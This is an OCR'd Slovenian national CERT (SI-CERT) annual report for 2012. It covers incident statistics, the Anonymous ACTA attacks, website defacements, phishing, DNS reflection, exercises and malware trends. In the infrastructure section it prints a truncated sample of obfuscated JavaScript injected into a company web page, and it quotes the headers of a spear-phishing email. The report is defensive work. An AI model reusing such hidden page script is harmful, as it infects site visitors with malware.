esc P O R O Č I L O

O (!) O M R E Ž N I

V A R N O S T I

Z A L E T O

2 0 1 2 arnes

si·cert VARNI NA INTERNETU

si·cert

SI-CERT (Slovenian Computer Emergency Response Team) je nacionalni center za obravnavo omrežnih incidentov. Na elektronski naslov cert@cert.si ali telefonsko številko (01) 479 88 22 lahko prijavite vdor v računalnik ali poskus druge zlorabe prek omrežja.

Na podlagi sklepa Vlade Republike Slovenije št. 38600-3/2009/21 z dne 8. 4. 2010 SI-CERT opravlja naloge centra za obravnavo incidentov v sistemih državne in javne uprave.

www: www.cert.si


Facebook: facebook.com/sicert

Twitter: twitter.com/sicert

KAZALO


ESC

si·cert




F11
F12
Ins
Home
Del
PrtSc
Shift

ACTA NON VERBA

Lansko poročilo sem začel s trditvijo, da je leto 2011 potekalo v znamenju skupine Anonymous in že takoj na začetku leta 2012 smo tudi v Sloveniji doživeli napade skupine v povezavi s podpisom sporazuma ACTA. Hektivizem pa ni bila edina tema v minulem letu na področju informacijske varnosti. Če bi moral izpostaviti eno samo pomembno novost lanskega leta, bi rekel, da so to prvi resni napadi na komitente slovenskih bank, fizične osebe in podjetja. Prvič smo videli raznovrstne napade, ki jasno kažejo na to, da so se kriminalci lotili tudi našega malega tržišča; tako tujci kot tudi naši "domači" hekerji, saj smo v laboratoriju analizirali tudi škodljivo programje, narejeno v Sloveniji in za katerega smo hitro lahko sklepali, da se tudi upravlja iz Slovenije.

Ravno škodljiva ali zlonamerna koda ("malware") je tisto središče, okrog katerega se vrtijo moderni in napredni omrežni incidenti. Virusi, trojanski konji, črvi in boti so se danes združili v večfunkcijsko in modularno programje, ki opravlja široko paleto nalog – od najbolj banalnega pošiljanja neželene elektronske pošte za viagro do sofisticiranih ciljanih napadov, za katerimi stojijo velike države. Na področju analize škodljive kode moramo že danes narediti več, v prihodnosti pa bodo ta znanja le še pomembnejša.

Ko načnemo teme kibernetskega vohunjenja in sabotaž, pa zlahka pozabimo na veliko bolj vsakdanje probleme – okužbe domačih računalnikov ali vdore v spletne strežnike malih podjetij. Ta zgodba morda res ne zveni tako zanimivo, je pa žrtvi nedvomno pomembnejša kot zgodbe o kiberspopadih med ZDA in Kitajsko. Verjamemo, da na nacionalnem odzivnem centru SI-CERT z ustreznim odzivom na te najbolj množične incidente tudi pripomoremo k postopnemu izboljševanju zaščite v slovenskem internetnem prostoru.

Gorazd Božič, *vodja SI-CERT*

PREDSTAVITEV CENTRA SI-CERT

SI-CERT je nacionalni odzivni center za obravnavo varnostnih incidentov na internetu. Na njem sprejemamo prijave opaženih zlorab, vdorov in okužb ter vseh drugih dogodkov, ki se nanašajo na računalniško in omrežno varnost. Od ustanovitve leta 1995 dalje SI-CERT deluje v okviru javnega zavoda Arnes (Akademska in raziskovalna mreža Slovenije). Strokovnjaki centra pomagamo prizadetim ob posameznih incidentih s specializiranim znanjem in izkušnjami.

Pri delu se SI-CERT povezuje z drugimi akterji na področju informacijske in omrežne varnosti tako doma kot v tujini. Aktivno sodelujemo v evropski delovni skupini TF-CSIRT (http://www.tf-csirt.org) in svetovnem združenju FIRST (Forum of Incident Response and Security Teams, http://www.first.org/) ter v skupini nacionalnih odzivnih centrov, ki jo vodi ameriški CERT/CC.

SI-CERT je 27. in 28. septembra 2012 v Ljubljani gostil sestanek delovne skupine TF-CSIRT, ki od leta 2000 naprej združuje vse evropske odzivne CERT-centre. Sestanka se je udeležilo 70 gostov iz 24 držav.

Javni zavod Arnes in Ministrstvo za pravosodje in javno upravo sta na podlagi sklepa Vlade RS dne 31. 5. 2010 podpisala sporazum o sodelovanju na področju informacijske varnosti. Sporazum določa, da Arnesov varnostni center SI-CERT pomaga pri vzpostavitvi vladnega CERT-centra (delovno ime SIGOV-CERT), do takrat pa tudi opravlja naloge koordinacije varnostnih incidentov za vse informacijske sisteme javne uprave. SI-CERT v vlogi vladnega odzivnega centra predstavlja nacionalno kontaktno točko pri Svetu EU in je član IMPACT skupine združenja International Telecommunications Union (ITU) pri Združenih narodih.

V letu 2012 smo s svetovanjem in vodenjem pomagali kolegom na hrvaškem vladnem CERT ZSIS in novoustanovljenem črnogorskem nacionalnem CIRT.ME. Opravili smo tudi 30 predavanj doma in v tujini, med katerimi bi izpostavili vabljeno predavanje o napadih skupine Anonimni na Simpoziju FIRST (São Paulo, Brazilija) in uvodno predavanje "Would Kafka write about Google and clouds?" na 64. srečanju RIPE v Ljubljani.


Tadej Hren
Jasmina Mešić
Matej Breznik
Gorazd Božič
vodja SI-CERT

OBRAVNAVA INCIDENTOV


Zaposlena na SI-CERT, Tadej Hren in Gorazd Božič, sta v začetku leta 2012 prejela priznanje direktorja ameriškega FBI Roberta S. Muellerja III. za sodelovanje v preiskavi botneta, prek katerega je storilec leta 2007 izvajal napade na nekatere ameriške medijske spletne portale. Primerek bota smo analizirali v laboratoriju SI-CERT in prav naši izsledki so pripomogli k aretaciji Bruca Raisleya junija 2009. Sojenje je potekalo septembra 2010 v New Jerseyu, tam pa je pričal tudi Tadej Hren, ki je na SI-CERT vodil obravnavo incidenta in analizo zlonamerne kode. Bruce Raisley je bil spoznan za krivega, aprila 2011 pa obsojen na dveletno zaporno kazen. Priznanje direktorja FBI je januarja 2012 v prostorih Generalne policijske uprave v Ljubljani vročil ataše za pravne zadeve dunajske ambasade ZDA, agent FBI Steven L. Paulson.

Obravnavo varnostnega incidenta na omrežju razdelimo v štiri faze. **Priprava** ustreznega delovnega okolja in ustrezna usposobljenost zaposlenih je predpogoj za delovanje odzivnega centra. Treba je tudi vzdrževati mrežo kontaktnih naslovov doma in po svetu. Sem pa uvrščamo tudi preventivno dejavnost: izobraževanje, obveščanje in ozaveščanje javnosti. Konkretno pa se z incidentom začnemo ukvarjati z **zaznavo in analizo**, ko incident zaznamo. Najpogosteje je to takrat, ko na naslov cert@cert.si prejmemo obvestilo o opaženem incidentu. Tega lahko razvrstimo v eno od kategorij, nato pa se izvede ustrezna analiza, ki je lastna tej kategoriji ali vrsti incidenta. Izvajamo korelacijo med različnimi podatki iz incidenta, drugimi incidenti ter sledovi, odkritimi v preiskavi. V fazi **zamejitve, odstranitve in povrnitve** se zbere dokaze, omeji izpostavljenost sistemov in o incidentu po potrebi obvesti skrbnike sistemov, ponudnike in druge CERT-centre. Na koncu opravimo **zaključne aktivnosti**, ki so dostikrat najpomembnejše. V njih zberemo izkušnje in jih povežemo z drugimi obravnavanimi incidenti. Tako zaznavamo trende, opazimo nove ranljivosti in dopolnjujemo lastno znanje in izkušnje.


Faze obravnave varnostnega incidenta na omrežju

Incidenti v številkah

Obravnavani incidenti na leto



V letu 2012 smo obravnavali več incidentov, kot v letih 2011 in 2010 skupaj!



- *Leto 2012: 1250*
- *Leto 2011: 762*
- *Leto 2010: 478*


Vrste incidentov

Spodnja tabela prikazuje vrste incidentov v obdobju zadnjih pet let.

V letu 2012 smo v kategorizacijo uvedli nekaj novih vrst incidentov: razobličenje in napad na aplikacijo (prej vodeno pod zloraba storitve ali vdor v sistem) in novinarsko vprašanje.

VRSTA INCIDENTA	2008	2009	2010	2011	2012
skeniranje in poskušanje	86	39	44	62	51
botnet	9	3	11	12	12
zavrnitev storitve (DDoS)	22	10	18	28	47
škodljiva koda	18	53	68	126	258
zloraba storitve	16	15	12	28	9
vdor v sistem	32	25	56	93	76
zloraba up. računa				1	9
razobličenje					125
napad na aplikacijo					17
Tehnični napadi	**Σ 183**	**Σ 145**	**Σ 209**	**Σ 350**	**Σ 604**
kraja identitete			10	52	67
goljufija	5	24	26	89	161
spam	21	22	36	25	74
phishing	23	38	50	61	139
dialler					1
Goljufije in prevare	**Σ 49**	**Σ 84**	**Σ 122**	**Σ 227**	**Σ 442**
zahtevek sodišča	11	6	11	11	9
avtorske pravice	2	4	2	5	9
interno	3	4	16	38	25
novinarsko vprašanje					18
druga vprašanja	70	74	92	120	128
Vprašanja in zahtevki	**Σ 86**	**Σ 88**	**Σ 121**	**Σ 174**	**Σ 189**

Delež incidentov v letu 2012



Obravnave incidentov v letu 2012

2727 prijav na SI-CERT

1250 odprtih primerov

946 preiskav

4165 poslanih elektronskih sporočil

Najpogostejši incidenti v letu 2012

258 preiskav škodljive kode

125 primerov razobličenj, v njih obvestili 428 skrbnikov strežnikov in nosilcev domen

100 % porast phishing napadov in goljufij

Številčno izstopa preiskovanje škodljive kode, ki se razpošilja po elektronski pošti ali pa se uporablja v napadih ***drive-by download***. Vsebinsko gre najpogosteje za podtaknjeno javascript kodo na spletnih straneh ali pa trojance, ki se razpošiljajo po elektronski pošti. Drugo mesto med tehničnimi napadi je v letu 2012 zavzelo razobličenje spletnih strani, kar kaže na probleme z vzdrževanjem spletnih mest slovenskih podjetij. Jasno rast pa vidimo tudi pri številu obravnavanih spletnih goljufij, ki jih podrobneje obravnavamo v drugem delu poročila.

NAPADI SKUPINE ANONIMNI

Anonymous ali Anonimni? Hektivistična skupina, ki nima jasne organizacijske strukture, je javnosti postala vidnejša z vrsto vdorov leta 2011. Čeprav so njeni začetki v ZDA, se za del skupine lahko označi kdorkoli, na omrežju ali na protestih na ulici. V tem poročilu uporabljamo angleško besedo takrat, kadar gre za del skupine, ki deluje v tujini, ter slovensko, ko gre za posameznike v Sloveniji, ki se označujejo za pripadnike skupine.

Slovenija je konec januarja 2012 v Tokiu skupaj z 21 drugimi članicami EU podpisala sporazum ACTA (Anti-Counterfitting Trade Agreement). Podpisu je sledila javna napoved napadov skupine Anonimni in ultimat Vladi RS, naj zamrzne ali umakne podpis s sporazuma. Na SI-CERT smo takoj uvedli vrsto tehničnih ukrepov za obrambo ARNES-omrežja (preko njega je povezano omrežje državnih ustanov HKOM). Vzpostavili smo koordinacijsko skupino skupaj z Direktoratom za e-upravo in upravne procese, ki upravlja HKOM-omrežje, ter obvestili vse ponudnike v Sloveniji o pričakovanih vrstah napadov in možnih tarčah na njihovih omrežjih, skupaj s kratkimi nasveti za obrambo.


Od 4. do 17. februarja se je zvrstilo več napadov s poplavo podatkov (DDoS, distributed denial-of-service), poskusi vdora v sistema javne uprave ter nekaj razobličenj spletnih mest. Za krajši čas so bili s poplavo prometa onemogočeni strežniki Nove Ljubljanske banke, spletna mesta nekaterih slovenskih političnih strank in portala predlagaj.vladi.si. Trajne škode v teh napadih ni bilo, DDoS napadi na državno infrastrukturo pa niso imeli nobenega učinka. Objavljena je bila datoteka imen državnih uradnikov, nekaterih internih IP-naslovov HKOM-omrežja in seznam preklicanih certifikatov iz leta 2006. Slednje se je v nekaterih medijih napačno prikazalo kot vdor v sistem za dodeljevanje certifikatov (digitalnih potrdil), šlo pa je le za nekaj let staro datoteko na pozabljenem strežniku, ki pa nikakor ni omogočala dostopa do sistemov javne uprave.

Anonimni so identificirali nekaj pomanjkljivosti spletnih aplikacij na javno dostopnih strežnikih državnih ustanov, ki so omogočali izrabe XSS (cross-site scripting). Prek njih je skupina lahko na primer na vladnem spletnem iskalniku med rezultati prikazala svoje grafične znake in sporočila. Tovrstni napad sicer ne pomeni vdora v sistem, a takšno "grafitiranje" je vzbudilo zanimanje medijev.

Ker napadi na državne ustanove niso uspeli, je skupina iskala druge cilje. Razobličenje spletnega mesta Zveze potrošnikov Slovenije 12. februarja je pomenilo velik obrat v kampanji Anonimnih, saj je v javnosti negativno vplivalo na podobo skupine, intenzivnost napadov pa se je v naslednjih dneh bistveno zmanjšala.

Če napadi resnejših posledic za sisteme državnih ustanov niso imeli, pa lahko zatrdimo, da so Anonimni pritegnili izredno veliko zanimanje medijev. Hektivistična skupina je dosegla, da smo lahko vsak dan brali o sporazumu ACTA in povezanih napadih. V javnosti so se vodile diskusije na temo omrežnega aktivizma in pravice do spletnih protestov, kar so zanesljivo teme, o katerih bomo lahko v prihodnje slišali še več.

Napadi skupine Anonimni



ZAŠČITA INFRASTRUKTURE

Veliko besed se v strategijah namenja zaščiti ***kritične infrastrukture***, motnje katere imajo resne posledice na naša življenja. Na drugi strani pa se zelo malo ukvarjamo s problemom veliko bolj razširjene infrastrukture, kjer se desetine ali stotine zlorab zvrstijo kar vsak dan. Gre za vsa spletna mesta – tako podjetij, društev, različnih šol in osebnih blogov. Veliko število nevzdrževanih spletišč predstavlja idealen poligon za različne zlorabe, od razobličenj (kar včasih spominja na nekakšne spletne grafite) prek vstavljanja povezav na reklame (***click-fraud***) do izkoriščanja dobro obiskanih spletnih mest za okuženje obiskovalcev s škodljivo kodo – z različnimi trojanci in virusi.

Spletna mesta običajno "padejo" na enem od dveh preizkusov: ali se skrbnika s preprostim ***phishing*** napadom prepriča, da vdiralcu pošlje geslo za upravljanje s spletiščem, ali pa gre za nevzdrževane strežnike, ki jim po prvi postavitvi nihče ni namenil kaj dosti pozornosti, zaradi česar so polna varnostnih lukenj.

Primer: podtaknjena zakrita javascript koda na spletni strani podjetja

```
<!DOCTYPE html PUBLIC »-//W3C//DTD XHTML 1.0 Transitional//EN« »http://www.w3.org/
TR/xhtml1/DTD/xhtml1-transitional.dtd«>
<html xmlns=«http://www.w3.org/1999/xhtml« xml:lang=«sl-si« lang=«sl-si« >
<head>
<SCRIPT type=«text/javascript«><!-- $=-[];$={__:++$,$$$$:(![]+««)[$],_$:++$,$_$_:(![]+««)
[$],_$_:++$,$_$$:({}+««)[$],$$_$:($[$]+««)[$],_$$:++$,$$$_:(!««+««)[$],$_:++$,$_$:++$,$$__:({}+««)
[$],$$_:++$,$$$:++$,$__:++$,$_$:++$};$.$_=($.$_=$+««)[$.$_$]+($._$=$.$_[$._$])+($.$$=($.$+««)
[$._$])+((!$)+««)[$._$$]+($.__=$.$_[$.$$_])+($.$=(!««+««)[$.__$])+($._=(!««+««)[$._$_])+$.$_[$.$_$]+$._
_+$._$+$.$;$.$$=$.$+(!««+««)[$._$$]+$.__+$._+$.$+$.$$;$.$=($.__)[$.$_][$.$_];$.$($.$($.$$+«\««+«
\\«+$._$+$.$$_+$.__+$.$_$_+«\\«+$._$+$.$_+$.$$$+$.$$$_+«_«+(![]+««)[$._$_]+«\\«+$._
$+$.$_$+$._$+«\\«+$._$+$.$_$+$.$$_+«\\«+$._$+$.$_$+$._$$+«\\«+$._$+$.$$_+$._$$+«
\\«+$.$$$+$.$_$+« []\\«+$.$$$+$._$$+«\\«+$._$+$._$_+« »+$.$$$$+$._+«\\«+$._$+$.$_$+$.$$_
+$.$$_+$._+«\\«+$._$+$.$_$+$._$+$._$+«\\«+$._$+$
```

Phishing

Od 139 primerov phishing napadov jih je le 14 ciljalo na slovenske uporabnike. V ostalih 125 incidentih smo obravnavali zlorabe strežnikov v Sloveniji, kamor so storilci iz tujine podtaknili lažne prijavne strani za tuje banke. Tako lahko tudi na videz (in morda celo za samega lastnika) nepomembno in nevzdrževano spletno mesto majhnega joga društva v Sloveniji storilcu omogoči krajo gesel uporabnikov in na koncu morda povsem otipljivo denarno škodo žrtvam v tujini.

Napadi na ameriške banke

Decembra 2012 je skupina Anonymous vdrla v veliko število spletnih strežnikov z nameščeno Joomla platformo za urejanje vsebin (CMS – Content Management System). Zlorabljene strežnike so povezali v ***botnet***, s katerim so izvedli več napadov za zavrnitev storitve na velike banke v ZDA (DDoS – distributed denial-of-service). V napadih je sodelovalo 63 strežnikov iz Slovenije.

Napad z DNS-odbojem


"DNS reflection" napad je zelo star način poplavljanja žrtve s prometom. Tako star, da smo ga leta nazaj pravzaprav že odpisali, vendar pa se je v 2012 vrnil še močnejši. Gre za napade s potvorjenim izvornim naslovom, kjer se v imenu žrtve pošlje DNS-poizvedbe na veliko število odprtih ***rekurzivnih*** DNS-strežnikov, ti pa z odgovori poplavijo žrtev. Napad lahko uspe le, če je teh odprtih "posrednikov" DNS veliko in če je odgovor primerno velik. Če smo včasih pri "ojačitvah" DNS (razmerje med velikostjo vprašanja in odgovora) govorili o razmerjih 1 : 10, je vpeljava DNSSEC omogočila razmerja velikosti 1 : 100. V obravnavanih primerih smo videli napade moči nekaj Gb/s. Po naših ocenah je v Sloveniji odprtih rekurzivnih DNS-strežnikov nekaj tisoč. K temu sorazmerno velikemu številu pripomore dejstvo, da Microsoftov DNS-strežnik ne ločuje avtoritativne in rekurzivne funkcije DNS-strežnika. Če želite voditi lastno domeno na operacijskem sistemu Windows, morate postaviti dva ločena DNS-strežnika, enega za podatke o lastni domeni in drugega internega, ki bo opravljal preslikave naslovov za lokalna omrežja.

Tovrstne napade z DNS-odbojem so med drugim uporabljali izsiljevalci, ki so najprej ohromili žrtev, nato pa prek spletnega obrazca kontaktirali s podjetjem in zahtevali plačilo "odkupnine", sicer naj bi napade ponovili. Tarče so bila slovenska podjetja, ki storitve ponujajo prvenstveno prek spleta, sledi za izsiljevalci pa so vodile v Libanon in Alžirijo, kar predstavlja velike težave pri uradnem pregonu tovrstnega kaznivega dejanja.

DNSSEC-protokol omogoča digitalno podpisovanje domenskih zon in bo lahko v bodoče preprečil nekatere zlorabe internetnih domen. Slovenska .si zona je bila podpisana 1. decembra 2011, po nekaterih meritvah pa smo med naprednejšimi državami pri uporabi tega protokola.

Vir: register.si

Napad z DNS-odbojem



POTEK NAPADA:

Napadalec najde veliko število DNS strežnikov, ki odgovorijo vsakomur. Potem najde omrežje, kjer svoj naslov (Andrej) lahko zamenja z žrtvinim (Barbara). Naenkrat pošlje majhne poizvedbe DNS strežnikom, ti pa (meneč, da sprašuje ona) zasujejo Barbaro s 100-krat daljšim odgovorom. To je lahko dovolj, da Barbara (ali njeni strežniki) ne morejo do interneta.

Cyber Europe 2012

Slovenija je v začetku oktobra 2012 sodelovala na evropski vaji iz kibernetske varnosti Cyber Europe 2012, ki jo je organizirala Evropska agencija za informacijsko in omrežno varnost, Enisa. Namen vaje je bil povezati aktivnosti in vire na nacionalnem nivoju in nivoju Evropske unije s ciljem izboljšati odpornost kritične informacijske infrastrukture. V ta namen je vaja preizkusila komunikacijske in koordinacijske vzvode na evropskem in nacionalnih nivojih. V vaji je SI-CERT opravljal vlogo nacionalne kontaktne točke za prijavo omrežnih incidentov.

Vaja je temeljila na scenariju širšega napada hektivistične skupine, ki je z okužbami domačih usmerjevalnikov zgradila omrežje (botnet) in izvedla več napadov z zavračanjem storitve (denial-of-service), in sicer na spletna mesta slovenskih bank in ministrstev. Cilj vaje je bil najti in onemogočiti nadzorno infrastrukturo, prek katere je skupina napadalcev upravljala z ***botnetom***. Aktivnosti SI-CERT so bile usmerjene v koordinacijo z drugimi igralci v državi (sodelujočimi slovenskimi internetnimi operaterji, ministrstvi in bankami) ter evropskimi odzivnimi centri CERT.

V vaji smo pokazali, da imamo na državnem nivoju vpeljane osnovne kapacitete za odzivanje na kibernetske incidente in grožnje v obliki nacionalnega odzivnega centra SI-CERT, napadi skupine Anonymous letos februarja pa so pokazali tudi ustrezno koordinacijo in odzivanje na nivoju države – sicer so ti napadi bili omejeni zgolj na javno dostopne storitve državnega in bančnega sektorja, pripravljenost ostalih sektorjev v državi pa zaenkrat ostaja neznanka.

Izmišljeni scenarij vaje se je izkazal za zelo realnega, saj smo še pred koncem leta obravnavali zelo podoben incident, v katerem so napadalci zlorabili domače usmerjevalnike in medijske centre (media player), na njih namestili zlonamerno kodo in jih povezali v botnet, s katerim so izvajali napade.

NATO vaja CMX2012
– mesec dni kasneje je potekala vaja v okviru zveze NATO. Ta je bila zastavljena širše, vsebovala pa je tudi vajo iz kibernetske varnosti, ki se je je udeležil SI-CERT.

ŠKODLJIVA KODA

Škodljiva ali zlonamerna koda je tisto orodje, ki na veliko odpira tuje računalnike. Včasih smo ločili med virusi, trojanskimi konji, internetnimi črvi in boti, sedaj pa so meje med njimi zabrisane, saj napredna škodljiva koda uporablja različne funkcionalnosti za dosego svojih ciljev. Podtaknjeni programi izrabljajo ranljivosti v nezakrpanih računalnikih (ali drugih napravah), ki so pomanjkljivo vzdrževani. Na podtalnem hekerskem tržišču so najbolj cenjene ranljivosti **0-day** – odkrite varnostne luknje, ki se izkoriščajo "na terenu", še preden je na voljo popravek. 0-day tako vdiralcem daje lepo prednost, zato so za sveže ranljivosti pripravljeni tudi plačati.

Najpogostejši mehanizem za dostavo škodljive kode je še vedno **elektronska pošta**. Priponka je lahko bodisi enostavno kar EXE, ki ga žrtev zažene, bodisi pa gre za posebej sestavljene PDF-dokumente in Microsoft Excel in Word priponke, ki vsebujejo zlonamerno komponento. Na drugem mestu so **okužbe v mimohodu** (drive-by download), kjer napadalci na strani slabo zaščitenega spletnega strežnika (glej poglavje o zaščiti infrastrukture) vtaknejo obiskovalcu nevidne elemente. Ti poskusijo izkoristiti katero od lukenj v brskalniku ali njegovih komponentah. Okužite se torej že kar ob brskanju po običajnih spletnih straneh.

Trenutno je najbolj ranljiva Java, zato vsem, ki je ne potrebujejo v brskalniku, svetujemo, naj vtičnik odstranijo.

Izdelava škodljive kode je večna tekma, v kateri avtorji virusov praviloma za kakšen korak vodijo. V razvojnem okolju škodljivo kodo preverijo z različnimi protivirusnimi programi in na internet spustijo takšno, ki je ti ne zaznajo. Storilci lahko tudi najamejo storitev, ki proti plačilu poskrbi za širjenje okužb (najbolj znan je BlackHole Exploit Toolkit) in omogoča sprotno pregledovanja števila okužb, uspešnost glede na operacijski sistem in brskalnik in pregled lokacij po svetu, kamor je okužba prišla.

Podtaknjena koda lahko za vdiralca opravlja različne storitve, ki so odvisne od njegovih motivov. Med najosnovnejše štejemo izrabo tujih računalnikov za razpošiljanje neželene pošte in izvajanje napadov na druge računalnike. ***Bančni trojanci*** nam kradejo denar prek naprednih bančnih poti, zadnjih nekaj let pa lahko opazujemo tudi, kako velike države uporabljajo internet za področje državnega in industrijskega vohunstva ter v najbolj znanem primeru Stuxnet tudi za sabotaže

Ciljani napadi

Od: »BARGAWI Omar (EEAS-NEW YORK)« <numie.acker@gmail.com>
Datum: 13.08.2012 00:54

Za: … , slovenia@un.int, …
Zadeva: RE: Draft decisions of the High-level Committee on South-SouthCooperation
Priponka: HLC - DRAFT DECISION 1 (EU amendments 9 August).doc

